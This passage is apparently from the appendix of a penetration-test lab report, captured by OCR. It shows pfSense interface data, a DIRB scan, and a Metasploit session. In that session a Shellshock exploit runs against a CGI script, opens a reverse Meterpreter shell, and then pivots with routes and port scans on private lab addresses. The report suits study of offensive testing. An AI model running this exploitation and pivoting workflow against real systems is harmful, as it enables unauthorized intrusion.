WAN Interface (wan, em0)	
Status	up
MAC Address	00:50:56:99:a3:11
IPv4 Address	192.168.0.234
Subnet mask IPv4	255.255.255.252
Gateway IPv4	192.168.0.233
IPv6 Link Local	fe80::250:56ff:fe99:a311%em0
DNS servers	127.0.0.1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (pass)	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (block)	1913/0 (71 KiB/0 B)
In/out errors	0/0
Collisions	0

8.6 Metasploit

8.6.1 MSConsole startup

```
root@kali:~# systemctl start postgresql
root@kali:~# msfconsole


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
```

8.6.2 Searching for and Selecting Exploit

```
msf > search shellshock

Matching Modules
================

   Name                                               Disclosure Date  Rank       Description
   ----                                               ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Apache mod_cgi Bash Environment Variable Injection (Shells
hock) Scanner
   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     DHCP Client Bash Environment Variable Code Injection (Shel
lshock)
   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Advantech Switch Bash Environment Variable Code Injection
(Shellshock)
   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  IPFire Bash Environment Variable Injection (Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Pure-FTPd External Authentication Bash Environment Variabl
e Code Injection (Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code Injection (S
hellshock)
   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  CUPS Filter Bash Environment Variable Code Injection (Shel
lshock)
   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Executio
n
   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     OS X VMWare Fusion Privilege Escalation via Bash Environme
nt Code Injection (Shellshock)
   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  Dhclient Bash Environment Variable Injection (Shellshock)


msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

8.6.3 Options for ShellShock Exploit

```
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH  2048            yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                           yes       The target address
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

8.6.4 Setting Options for ShellShock Exploit

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:8834) at 2017-09-27 21:56:03 -0400
```

8.6.5 Setting TCP Port Scanner Options

```
meterpreter >
Background session 2? [y/N]
msf auxiliary(tcp) > route add 192.168.0.234 255.255.255.252 2
[*] Route added
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-1000           yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.0.241    yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.0.234
RHOSTS => 192.168.0.234
msf auxiliary(tcp) > run

[*] 192.168.0.234:        - 192.168.0.234:53 - TCP OPEN
[*] 192.168.0.234:        - 192.168.0.234:80 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```


```
msf auxiliary(tcp) > route add 192.168.0.240 255.255.255.0 2
[*] Route added
msf auxiliary(tcp) > set RHOSTS 192.168.0.241
RHOSTS => 192.168.0.241
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(tcp) > run

[*] 192.168.0.241:        - 192.168.0.241:53 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```


8.6.6 Creating SSH Tunnel

```
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1586
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
```


8.7 PFSense

8.7.1 Changing Firewall Rules





8.7.2 Interfaces




LAN Interface (lan, em1)


Status	up
MAC Address	00:50:56:99:8a:22
IPv4 Address	192.168.0.98
Subnet mask IPv4	255.255.255.224
IPv6 Link Local	fe80::250:56ff:fe99:8a22%em1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	1314/1318 (87 KiB/88 KiB)
In/out packets (pass)	1314/1318 (87 KiB/88 KiB)
In/out packets (block)	0/0 (0 B/0 B)
In/out errors	0/0
Collisions	0

WAN Interface (wan, em0)

Status	up
MAC Address	00:50:56:99:a3:11
IPv4 Address	192.168.0.234
Subnet mask IPv4	255.255.255.252
Gateway IPv4	192.168.0.233
IPv6 Link Local	fe80::250:56ff:fe99:a311%em0
DNS servers	127.0.0.1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (pass)	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (block)	1913/0 (71 KiB/0 B)
In/out errors	0/0
Collisions	0




8.7.3 Login Page




8.8 Web Pages


8.8.1 VyOS HTTP page



8.8.2 http://192.168.0.242



8.8.3 http://172.16.221.237




8.9 DIRB Scan 192.168.0.242

```
root@kali:~# dirb http://192.168.0.242/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 27 21:50:09 2017
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
==> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
==> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:537)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Sep 27 21:50:29 2017
DOWNLOADED: 9224 - FOUND: 4
```

8.10 SSH

8.10.1 VyOS Router



8.10.2 Workstation